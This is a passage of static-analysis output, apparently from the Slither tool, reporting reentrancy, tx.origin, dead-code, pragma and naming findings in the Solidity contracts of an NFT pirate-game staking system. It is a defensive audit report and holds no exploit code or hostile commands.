        - lockingSystem.lockNFT(nftContract,nftTokenId) (contracts/StakingSystem.sol#368)
        - nftStake.reservationId = lockingSystem.addNFTReservation(nftContract,nftTokenId,true,0) (contracts/StakingSystem.sol#372-377)
        State variables written after the call(s):
        - nftStake.reservationId = lockingSystem.addNFTReservation(nftContract,nftTokenId,true,0) (contracts/StakingSystem.sol#372-377)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-1
```

```
StakingSystem.stakeNavy(address,uint32[],uint32[]) (contracts/StakingSystem.sol#209-269) uses tx.origin for authorization: require(bool,string)(tx.origin == _msgSender() || _hasAccessRole(GameRegistryLibrary.GAME_LOGIC_CONTRACT_ROLE,_msgSender()),USER_OR_GAME_LOGIC_CALLER_ONLY: Only User or Game Logic can call this function) (contracts/StakingSystem.sol#214-221)
StakingSystem.stakeNavy(address,uint32[],uint32[]) (contracts/StakingSystem.sol#209-269) uses tx.origin for authorization: require(bool,string)(account == tx.origin,ACCOUNT_MUST_MATCH_ORIGIN: Account must match transaction origin) (contracts/StakingSystem.sol#223-226)
StakingSystem.stakePirate(address,address,uint256,uint32[],uint256[]) (contracts/StakingSystem.sol#280-381) uses tx.origin for authorization: require(bool,string)(tx.origin == _msgSender() || _hasAccessRole(GameRegistryLibrary.GAME_LOGIC_CONTRACT_ROLE,_msgSender()),USER_OR_GAME_LOGIC_CALLER_ONLY: Only User or Game Logic can call this function) (contracts/StakingSystem.sol#292-299)
StakingSystem.stakePirate(address,address,uint256,uint32[],uint256[]) (contracts/StakingSystem.sol#280-381) uses tx.origin for authorization: require(bool,string)(account == tx.origin,ACCOUNT_MUST_MATCH_ORIGIN: Account must match transaction origin) (contracts/StakingSystem.sol#301-304)
StakingSystem.claimGameNFTStakeRewards(address[],uint256[],bool) (contracts/StakingSystem.sol#390-417) uses tx.origin for authorization: require(bool,string)(tx.origin == _msgSender(),USER_CALLER_ONLY: Only EOA can call this function) (contracts/StakingSystem.sol#395-398)
StakingSystem.claimNavyStakeRewards(address,uint256[],bool) (contracts/StakingSystem.sol#425-479) uses tx.origin for authorization: require(bool,string)(tx.origin == account,USER_CALLER_ONLY: Only EOA can claim for their own account) (contracts/StakingSystem.sol#430-433)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dangerous-usage-of-txorigin

StakingSystem.setPaused(bool)._paused (contracts/StakingSystem.sol#197) shadows:
        - Pausable._paused (node_modules/@openzeppelin/contracts/security/Pausable.sol#28) (state variable)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#local-variable-shadowing

StakingSystem.stakeNavy(address,uint32[],uint32[]) (contracts/StakingSystem.sol#209-269) has external calls inside a loop: stake = GameItemStake(tokenId,balance,uint80(totalTaxInGoldPerRank),lockingSystem.addItemReservation(_msgSender(),address(gameItems),tokenId,balance,true,0)) (contracts/StakingSystem.sol#246-258)
StakingSystem.stakePirate(address,address,uint256,uint32[],uint256[]) (contracts/StakingSystem.sol#280-381) has external calls inside a loop: stake = GameItemStake(tokenId,balance,uint80(block.timestamp),lockingSystem.addItemReservation(_msgSender(),address(gameItems),tokenId,balance,true,0)) (contracts/StakingSystem.sol#343-355)
StakingSystem._claimGameNFTStakeRewards(address,uint256,bool) (contracts/StakingSystem.sol#656-733) has external calls inside a loop: require(bool,string)(IGameNFT(nftContract).ownerOf(nftTokenId) == relevantAccount,ORIGIN_NOT_OWNER_OF_NFT: Origin is not the owner of the specified NFT) (contracts/StakingSystem.sol#663-666)
StakingSystem._calculateGameItemStakeRewards(StakingSystem.GameItemStake) (contracts/StakingSystem.sol#621-654) has external calls inside a loop: goldPerShip = ((block.timestamp - stake.value) * ITraitsConsumer(address(gameItems)).getTraitUint256(stake.tokenId,ITraitsLibrary.SHIP_GOLD_PER_DAY_TRAIT_ID)) / 86400 (contracts/StakingSystem.sol#627-631)
StakingSystem._calculateGameItemStakeRewards(StakingSystem.GameItemStake) (contracts/StakingSystem.sol#621-654) has external calls inside a loop: maxCapacity = ITraitsConsumer(address(gameItems)).getTraitUint256(stake.tokenId,ITraitsLibrary.SHIP_GOLD_CAPACITY_TRAIT_ID) (contracts/StakingSystem.sol#632-636)
GameHelperLibrary._rankForNavy(IGameItems,uint256) (contracts/libraries/GameHelperLibrary.sol#91-105) has external calls inside a loop: ITraitsConsumer(address(gameItems)).getTraitUint8(tokenId,TraitsLibrary.SHIP_RANK_TRAIT_ID) (contracts/libraries/GameHelperLibrary.sol#99-103)
GameHelperLibrary._isPirateShip(IGameItems,uint256) (contracts/libraries/GameHelperLibrary.sol#47-63) has external calls inside a loop: ITraitsConsumer(address(gameItems)).hasTrait(tokenId,TraitsLibrary.IS_NAVY_TRAIT_ID) == false || ITraitsConsumer(address(gameItems)).getTraitInt256(tokenId,TraitsLibrary.IS_NAVY_TRAIT_ID) != 1 (contracts/libraries/GameHelperLibrary.sol#52-62)
GameRegistryConsumer._lockingSystem() (contracts/GameRegistryConsumer.sol#80-82) has external calls inside a loop: _gameRegistry.getLockingSystem() (contracts/GameRegistryConsumer.sol#81)
StakingSystem._claimGameItemStakeRewards(StakingSystem.GameItemStake,bool) (contracts/StakingSystem.sol#743-796) has external calls inside a loop: _lockingSystem().removeItemReservation(account,address(gameItems),stake.tokenId,stake.reservationId) (contracts/StakingSystem.sol#781-786)
StakingSystem._claimGameNFTStakeRewards(address,uint256,bool) (contracts/StakingSystem.sol#656-733) has external calls inside a loop: ITraitsConsumer(nftContract).incrementTrait(nftTokenId,TraitsLibrary.XP_TRAIT_ID,xpOwed) (contracts/StakingSystem.sol#689-693)
GameRegistryConsumer._requestRandomWords(uint32) (contracts/GameRegistryConsumer.sol#91-97) has external calls inside a loop: _gameRegistry.getRandomizer().requestRandomWords(IRandomizerCallback(this),numWords) (contracts/GameRegistryConsumer.sol#92-96)
StakingSystem._claimGameNFTStakeRewards(address,uint256,bool) (contracts/StakingSystem.sol#656-733) has external calls inside a loop: _lockingSystem().removeNFTReservation(nftContract,nftTokenId,nftStake.reservationId) (contracts/StakingSystem.sol#708-712)
StakingSystem._claimGameNFTStakeRewards(address,uint256,bool) (contracts/StakingSystem.sol#656-733) has external calls inside a loop: goldToken.mint(relevantAccount,goldOwed) (contracts/StakingSystem.sol#722)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation/#calls-inside-a-loop

Reentrancy in StakingSystem._claimGameNFTStakeRewards(address,uint256,bool) (contracts/StakingSystem.sol#656-733):
        External calls:
        - ITraitsConsumer(nftContract).incrementTrait(nftTokenId,TraitsLibrary.XP_TRAIT_ID,xpOwed) (contracts/StakingSystem.sol#689-693)
        - requestId = _requestRandomWords(1) (contracts/StakingSystem.sol#698)
                - _gameRegistry.getRandomizer().requestRandomWords(IRandomizerCallback(this),numWords) (contracts/GameRegistryConsumer.sol#92-96)
        State variables written after the call(s):
        - vrfRequests[requestId] = VRFRequest(relevantAccount,goldOwed,balance,nftContract,nftTokenId) (contracts/StakingSystem.sol#699-705)
Reentrancy in StakingSystem.stakeNavy(address,uint32[],uint32[]) (contracts/StakingSystem.sol#209-269):
        External calls:
        - stake = GameItemStake(tokenId,balance,uint80(totalTaxInGoldPerRank),lockingSystem.addItemReservation(_msgSender(),address(gameItems),tokenId,balance,true,0)) (contracts/StakingSystem.sol#246-258)
        State variables written after the call(s):
        - navyItemStakes[account].push(stake) (contracts/StakingSystem.sol#265)
        - totalNavyRankStaked += (GameHelperLibrary._rankForNavy(gameItems,tokenId) * balance) (contracts/StakingSystem.sol#260-263)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-2

Reentrancy in StakingSystem._claimGameItemStakeRewards(StakingSystem.GameItemStake,bool) (contracts/StakingSystem.sol#743-796):
        External calls:
        - _lockingSystem().removeItemReservation(account,address(gameItems),stake.tokenId,stake.reservationId) (contracts/StakingSystem.sol#781-786)
        Event emitted after the call(s):
        - GameItemUnstaked(account,stake.tokenId,stake.balance) (contracts/StakingSystem.sol#789)
Reentrancy in StakingSystem._claimGameNFTStakeRewards(address,uint256,bool) (contracts/StakingSystem.sol#656-733):
        External calls:
        - ITraitsConsumer(nftContract).incrementTrait(nftTokenId,TraitsLibrary.XP_TRAIT_ID,xpOwed) (contracts/StakingSystem.sol#689-693)
        - requestId = _requestRandomWords(1) (contracts/StakingSystem.sol#698)
                - _gameRegistry.getRandomizer().requestRandomWords(IRandomizerCallback(this),numWords) (contracts/GameRegistryConsumer.sol#92-96)
        - _lockingSystem().removeNFTReservation(nftContract,nftTokenId,nftStake.reservationId) (contracts/StakingSystem.sol#708-712)
        Event emitted after the call(s):
        - NFTUnstaked(relevantAccount,nftContract,nftTokenId) (contracts/StakingSystem.sol#718)
Reentrancy in StakingSystem._claimGameNFTStakeRewards(address,uint256,bool) (contracts/StakingSystem.sol#656-733):
        External calls:
        - ITraitsConsumer(nftContract).incrementTrait(nftTokenId,TraitsLibrary.XP_TRAIT_ID,xpOwed) (contracts/StakingSystem.sol#689-693)
        - goldToken.mint(relevantAccount,goldOwed) (contracts/StakingSystem.sol#722)
        Event emitted after the call(s):
        - NFTRewardsClaimed(relevantAccount,nftContract,nftTokenId,unstake,goldOwed) (contracts/StakingSystem.sol#725-731)
Reentrancy in StakingSystem.claimNavyStakeRewards(address,uint256[],bool) (contracts/StakingSystem.sol#425-479):
        External calls:
        - (goldFromShip) = _claimGameItemStakeRewards(stakedItems[stakeIndex],unstake) (contracts/StakingSystem.sol#447-450)
                - _lockingSystem().removeItemReservation(account,address(gameItems),stake.tokenId,stake.reservationId) (contracts/StakingSystem.sol#781-786)
        Event emitted after the call(s):
        - NavyRewardsClaimed(account,stakedItems[stakeIndex].tokenId,stakedItems[stakeIndex].balance,unstake,goldOwed) (contracts/StakingSystem.sol#454-460)
Reentrancy in StakingSystem.fulfillRandomWordsCallback(uint256,uint256[]) (contracts/StakingSystem.sol#801-846):
        External calls:
        - goldToken.mint(account,goldOwed) (contracts/StakingSystem.sol#832)
        Event emitted after the call(s):
        - NFTRewardsClaimed(account,request.nftContract,request.nftTokenId,true,goldOwed) (contracts/StakingSystem.sol#836-842)
Reentrancy in StakingSystem.stakeNavy(address,uint32[],uint32[]) (contracts/StakingSystem.sol#209-269):
        External calls:
        - stake = GameItemStake(tokenId,balance,uint80(totalTaxInGoldPerRank),lockingSystem.addItemReservation(_msgSender(),address(gameItems),tokenId,balance,true,0)) (contracts/StakingSystem.sol#246-258)
        Event emitted after the call(s):
        - GameItemStaked(account,tokenId,balance) (contracts/StakingSystem.sol#267)
Reentrancy in StakingSystem.stakePirate(address,address,uint256,uint32[],uint256[]) (contracts/StakingSystem.sol#280-381):
        External calls:
        - stake = GameItemStake(tokenId,balance,uint80(block.timestamp),lockingSystem.addItemReservation(_msgSender(),address(gameItems),tokenId,balance,true,0)) (contracts/StakingSystem.sol#343-355)
        Event emitted after the call(s):
        - GameItemStaked(account,tokenId,balance) (contracts/StakingSystem.sol#363)
Reentrancy in StakingSystem.stakePirate(address,address,uint256,uint32[],uint256[]) (contracts/StakingSystem.sol#280-381):
        External calls:
        - lockingSystem.lockNFT(nftContract,nftTokenId) (contracts/StakingSystem.sol#368)
        - nftStake.reservationId = lockingSystem.addNFTReservation(nftContract,nftTokenId,true,0) (contracts/StakingSystem.sol#372-377)
        Event emitted after the call(s):
        - NFTStaked(account,nftContract,nftTokenId) (contracts/StakingSystem.sol#380)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-3

StakingSystem._calculateGameItemStakeRewards(StakingSystem.GameItemStake) (contracts/StakingSystem.sol#621-654) uses timestamp for comparisons
        Dangerous comparisons:
        - goldPerShip > maxCapacity (contracts/StakingSystem.sol#638)
StakingSystem._claimGameItemStakeRewards(StakingSystem.GameItemStake,bool) (contracts/StakingSystem.sol#743-796) uses timestamp for comparisons
        Dangerous comparisons:
        - require(bool,string)(! unstake || ((block.timestamp - stake.value) >= MINIMUM_TO_EXIT),STAKE_NOT_COMPLETE: Must be staked for minimum time before unstaking) (contracts/StakingSystem.sol#756-760)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#block-timestamp

StakingSystem.stakePirate(address,address,uint256,uint32[],uint256[]) (contracts/StakingSystem.sol#280-381) compares to a boolean constant:
        -lockingSystem.isNFTLocked(nftContract,nftTokenId) == false (contracts/StakingSystem.sol#367)
StakingSystem.stakePirate(address,address,uint256,uint32[],uint256[]) (contracts/StakingSystem.sol#280-381) compares to a boolean constant:
        -require(bool,string)(_isPirateNFT(nftContract,nftTokenId) == true,NFT_NOT_PIRATE: NFT is not a pirate NFT) (contracts/StakingSystem.sol#287-290)
GameHelperLibrary._isPirateShip(IGameItems,uint256) (contracts/libraries/GameHelperLibrary.sol#47-63) compares to a boolean constant:
        -ITraitsConsumer(address(gameItems)).hasTrait(tokenId,TraitsLibrary.IS_NAVY_TRAIT_ID) == false || ITraitsConsumer(address(gameItems)).getTraitInt256(tokenId,TraitsLibrary.IS_NAVY_TRAIT_ID) != 1 (contracts/libraries/GameHelperLibrary.sol#52-62)
GameHelperLibrary._isNavyShip(IGameItems,uint256) (contracts/libraries/GameHelperLibrary.sol#66-82) compares to a boolean constant:
        -ITraitsConsumer(address(gameItems)).hasTrait(tokenId,TraitsLibrary.IS_NAVY_TRAIT_ID) == true && ITraitsConsumer(address(gameItems)).getTraitInt256(tokenId,TraitsLibrary.IS_NAVY_TRAIT_ID) == 1 (contracts/libraries/GameHelperLibrary.sol#71-81)

Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#boolean-equality

StakingSystem.stakeNavy(address,uint32[],uint32[]) (contracts/StakingSystem.sol#209-269) has costly operations inside a loop:
        - totalNavyRankStaked += (GameHelperLibrary._rankForNavy(gameItems,tokenId) * balance) (contracts/StakingSystem.sol#260-263)
StakingSystem._payNavyTax(uint256) (contracts/StakingSystem.sol#853-865) has costly operations inside a loop:
        - unaccountedNavyRewards += amount (contracts/StakingSystem.sol#856)
StakingSystem._payNavyTax(uint256) (contracts/StakingSystem.sol#853-865) has costly operations inside a loop:
        - totalTaxInGoldPerRank += (amount + unaccountedNavyRewards) / totalNavyRankStaked (contracts/StakingSystem.sol#861-863)
StakingSystem._payNavyTax(uint256) (contracts/StakingSystem.sol#853-865) has costly operations inside a loop:
        - unaccountedNavyRewards = 0 (contracts/StakingSystem.sol#864)
StakingSystem._claimGameItemStakeRewards(StakingSystem.GameItemStake,bool) (contracts/StakingSystem.sol#743-796) has costly operations inside a loop:
        - totalNavyRankStaked -= rank (contracts/StakingSystem.sol#775)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#costly-operations-inside-a-loop

Context._msgData() (node_modules/@openzeppelin/contracts/utils/Context.sol#21-23) is never used and should be removed
GameHelperLibrary._xpForPirate(address,uint256) (contracts/libraries/GameHelperLibrary.sol#12-22) is never used and should be removed
GameRegistryConsumer._isGameRegistrySet() (contracts/GameRegistryConsumer.sol#51-53) is never used and should be removed
SafeCast.toInt128(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#132-135) is never used and should be removed
SafeCast.toInt16(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#206-209) is never used and should be removed
SafeCast.toInt256(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#236-240) is never used and should be removed
SafeCast.toInt32(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#180-183) is never used and should be removed
SafeCast.toInt64(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#170-173) is never used and should be removed
SafeCast.toInt8(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#224-227) is never used and should be removed
SafeCast.toUint128(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#47-50) is never used and should be removed
SafeCast.toUint16(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#107-110) is never used and should be removed
SafeCast.toUint224(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#32-35) is never used and should be removed
SafeCast.toUint256(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#134-137) is never used and should be removed
SafeCast.toUint32(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#92-95) is never used and should be removed
SafeCast.toUint64(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#77-80) is never used and should be removed
SafeCast.toUint8(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#122-125) is never used and should be removed
SafeCast.toUint96(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#62-65) is never used and should be removed
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dead-code

Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/access/Ownable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/security/Pausable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/security/ReentrancyGuard.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC1155/IERC1155.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC20/IERC20.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/IERC721.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/extensions/IERC721Enumerable.sol#4) allows old versions
```

```
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/Context.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/introspection/IERC165.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#4) allows old versions
Pragma version^0.8.0 (contracts/GameRegistryConsumer.sol#3) allows old versions
Pragma version^0.8.0 (contracts/StakingSystem.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IERC1155Lockable.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IERC721Lockable.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IGameCurrency.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IGameItems.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IGameNFT.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IGameRegistry.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/ILockingSystem.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IPirateGame.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IRandomizer.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IRandomizerCallback.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IStakingSystem.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/ITraitsConsumer.sol#3) allows old versions
Pragma version^0.8.0 (contracts/libraries/GameHelperLibrary.sol#3) allows old versions
Pragma version^0.8.0 (contracts/libraries/GameRegistryLibrary.sol#3) allows old versions
Pragma version^0.8.0 (contracts/libraries/TraitsLibrary.sol#3) allows old versions
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity

Parameter StakingSystem.setContracts(address,address)._gameItems (contracts/StakingSystem.sol#186) is not in mixedCase
Parameter StakingSystem.setContracts(address,address)._goldToken (contracts/StakingSystem.sol#186) is not in mixedCase
Parameter StakingSystem.setPaused(bool)._paused (contracts/StakingSystem.sol#197) is not in mixedCase
Variable StakingSystem.SHIPS_PER_COMMAND_RANK (contracts/StakingSystem.sol#36-48) is not in mixedCase
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#conformance-to-solidity-naming-conventions

renounceOwnership() should be declared external:
        - Ownable.renounceOwnership() (node_modules/@openzeppelin/contracts/access/Ownable.sol#54-56)
transferOwnership(address) should be declared external:
        - Ownable.transferOwnership(address) (node_modules/@openzeppelin/contracts/access/Ownable.sol#62-65)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#public-function-that-could-be-declared-external
```

TraitsConsumer.sol

```
Utils.Library._base64(bytes) (contracts/libraries/Utils.Library.sol#11-82) contains an incorrect shift operation: mstore(uint256,uint256)(resultPtr__base64_asm_0 - 2,0x3d3d << 240) (contracts/libraries/Utils.Library.sol#74)
Utils.Library._base64(bytes) (contracts/libraries/Utils.Library.sol#11-82) contains an incorrect shift operation: mstore(uint256,uint256)(resultPtr__base64_asm_0 - 1,0x3d << 248) (contracts/libraries/Utils.Library.sol#77)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#shift-parameter-mixup

TraitsConsumer._defaultImageURI (contracts/TraitsConsumer.sol#35) is never initialized. It is used in:
        - TraitsConsumer.imageURI(uint256) (contracts/TraitsConsumer.sol#226-237)
TraitsConsumer._defaultDescription (contracts/TraitsConsumer.sol#38) is never initialized. It is used in:
        - TraitsConsumer.tokenDescription(uint256) (contracts/TraitsConsumer.sol#211-223)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#uninitialized-state-variables

Utils.Library._base64(bytes) (contracts/libraries/Utils.Library.sol#11-82) performs a multiplication on the result of a division:
        -encodedLen = 4 * ((data.length + 2) / 3) (contracts/libraries/Utils.Library.sol#18)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#divide-before-multiply

Utils.Library._base64(bytes) (contracts/libraries/Utils.Library.sol#11-82) uses assembly
        - INLINE ASM (contracts/libraries/Utils.Library.sol#23-79)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#assembly-usage

TraitsConsumer.tokenName(uint256) (contracts/TraitsConsumer.sol#196-208) compares to a boolean constant:
        -_hasTrait(tokenId,TraitsLibrary.NAME_TRAIT_ID) == true (contracts/TraitsConsumer.sol#202)
TraitsConsumer.tokenDescription(uint256) (contracts/TraitsConsumer.sol#211-223) compares to a boolean constant:
        -_hasTrait(tokenId,TraitsLibrary.DESCRIPTION_TRAIT_ID) == true (contracts/TraitsConsumer.sol#217)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#boolean-equality

Context._msgData() (node_modules/@openzeppelin/contracts/utils/Context.sol#21-23) is never used and should be removed
GameRegistryConsumer._hasAccessRole(bytes32,address) (contracts/GameRegistryConsumer.sol#58-64) is never used and should be removed
GameRegistryConsumer._isGameRegistrySet() (contracts/GameRegistryConsumer.sol#51-53) is never used and should be removed
GameRegistryConsumer._lockingSystem() (contracts/GameRegistryConsumer.sol#80-82) is never used and should be removed
GameRegistryConsumer._requestRandomWords(uint32) (contracts/GameRegistryConsumer.sol#91-97) is never used and should be removed
SafeCast.toInt128(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#152-155) is never used and should be removed
SafeCast.toInt16(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#206-209) is never used and should be removed
SafeCast.toInt256(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#236-240) is never used and should be removed
SafeCast.toInt32(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#188-191) is never used and should be removed
SafeCast.toInt64(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#170-173) is never used and should be removed
SafeCast.toInt8(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#224-227) is never used and should be removed
SafeCast.toUint128(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#47-50) is never used and should be removed
SafeCast.toUint16(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#107-110) is never used and should be removed
SafeCast.toUint224(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#32-35) is never used and should be removed
SafeCast.toUint32(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#92-95) is never used and should be removed
SafeCast.toUint64(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#77-80) is never used and should be removed
SafeCast.toUint96(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#62-65) is never used and should be removed
Strings.toHexString(uint256) (node_modules/@openzeppelin/contracts/utils/Strings.sol#40-51) is never used and should be removed
Strings.toString(uint256,uint256) (node_modules/@openzeppelin/contracts/utils/Strings.sol#56-66) is never used and should be removed
TraitsConsumer._getTraitProvider() (contracts/TraitsConsumer.sol#257-259) is never used and should be removed
TraitsConsumer._getTraitString(uint256,uint32,string) (contracts/TraitsConsumer.sol#325-331) is never used and should be removed
TraitsConsumer._tokenTraitsJSON(uint256) (contracts/TraitsConsumer.sol#424-450) is never used and should be removed
TraitsConsumer._tokenURI(uint256) (contracts/TraitsConsumer.sol#368-418) is never used and should be removed
TraitsConsumer._traitJSON(uint256,uint32) (contracts/TraitsConsumer.sol#453-484) is never used and should be removed
Utils.Library._base64(bytes) (contracts/libraries/Utils.Library.sol#11-82) is never used and should be removed
Utils.Library._int2str(int256) (contracts/libraries/Utils.Library.sol#85-110) is never used and should be removed
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dead-code

Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/access/Ownable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/Context.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/Strings.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/introspection/IERC165.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#4) allows old versions
Pragma version^0.8.0 (contracts/GameRegistryConsumer.sol#3) allows old versions
Pragma version^0.8.0 (contracts/TraitsConsumer.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IGameRegistry.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/ILockingSystem.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IRandomizer.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IRandomizerCallback.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/ITraitsConsumer.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/ITraitsProvider.sol#3) allows old versions
Pragma version^0.8.0 (contracts/libraries/GameRegistryLibrary.sol#3) allows old versions
Pragma version^0.8.0 (contracts/libraries/TraitsLibrary.sol#3) allows old versions
Pragma version^0.8.0 (contracts/libraries/Utils.Library.sol#3) allows old versions
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity

Variable TraitsConsumer._uri (contracts/TraitsConsumer.sol#25) is not in mixedCase
Variable TraitsConsumer._baseImageURI (contracts/TraitsConsumer.sol#28) is not in mixedCase
Variable TraitsConsumer._baseExternalURI (contracts/TraitsConsumer.sol#31) is not in mixedCase
Variable TraitsConsumer._defaultImageURI (contracts/TraitsConsumer.sol#35) is not in mixedCase
Variable TraitsConsumer._defaultsDescription (contracts/TraitsConsumer.sol#38) is not in mixedCase
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#conformance-to-solidity-naming-conventions

TraitsConsumer._defaultDescription (contracts/TraitsConsumer.sol#38) should be constant
TraitsConsumer._defaultImageURI (contracts/TraitsConsumer.sol#35) should be constant
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#state-variables-that-could-be-declared-constant

renounceOwnership() should be declared external:
        - Ownable.renounceOwnership() (node_modules/@openzeppelin/contracts/access/Ownable.sol#54-56)
transferOwnership(address) should be declared external:
        - Ownable.transferOwnership(address) (node_modules/@openzeppelin/contracts/access/Ownable.sol#62-65)
supportsInterface(bytes4) should be declared external:
        - TraitsConsumer.supportsInterface(bytes4) (contracts/TraitsConsumer.sol#489-499)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#public-function-that-could-be-declared-external
```

TraitsProvider.sol

```
ERC721._checkOnERC721Received(address,address,uint256,bytes) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#388-409) ignores return value by IERC721Receiver(to).onERC721Received(_msgSender(),from,tokenId,_data) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#395-405)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#unused-return

Variable 'ERC721._checkOnERC721Received(address,address,uint256,bytes).retval (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#395)' in ERC721._checkOnERC721Received(address,address,uint256,bytes) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#388-409) potentially used before declaration: retval == IERC721Receiver.onERC721Received.selector (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#396)
Variable 'ERC721._checkOnERC721Received(address,address,uint256,bytes).reason (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#397)' in ERC721._checkOnERC721Received(address,address,uint256,bytes) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#388-409) potentially used before declaration: reason.length == 0 (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#398)
Variable 'ERC721._checkOnERC721Received(address,address,uint256,bytes).reason (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#397)' in ERC721._checkOnERC721Received(address,address,uint256,bytes) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#388-409) potentially used before declaration: revert(uint256,uint256)(32 + reason,mload(uint256)(reason)) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#402)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#pre-declaration-usage-of-local-variables

ERC721._checkOnERC721Received(address,address,uint256,bytes) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#388-409) uses assembly
        - INLINE ASM (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#401-403)
Address.verifyCallResult(bool,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#201-221) uses assembly
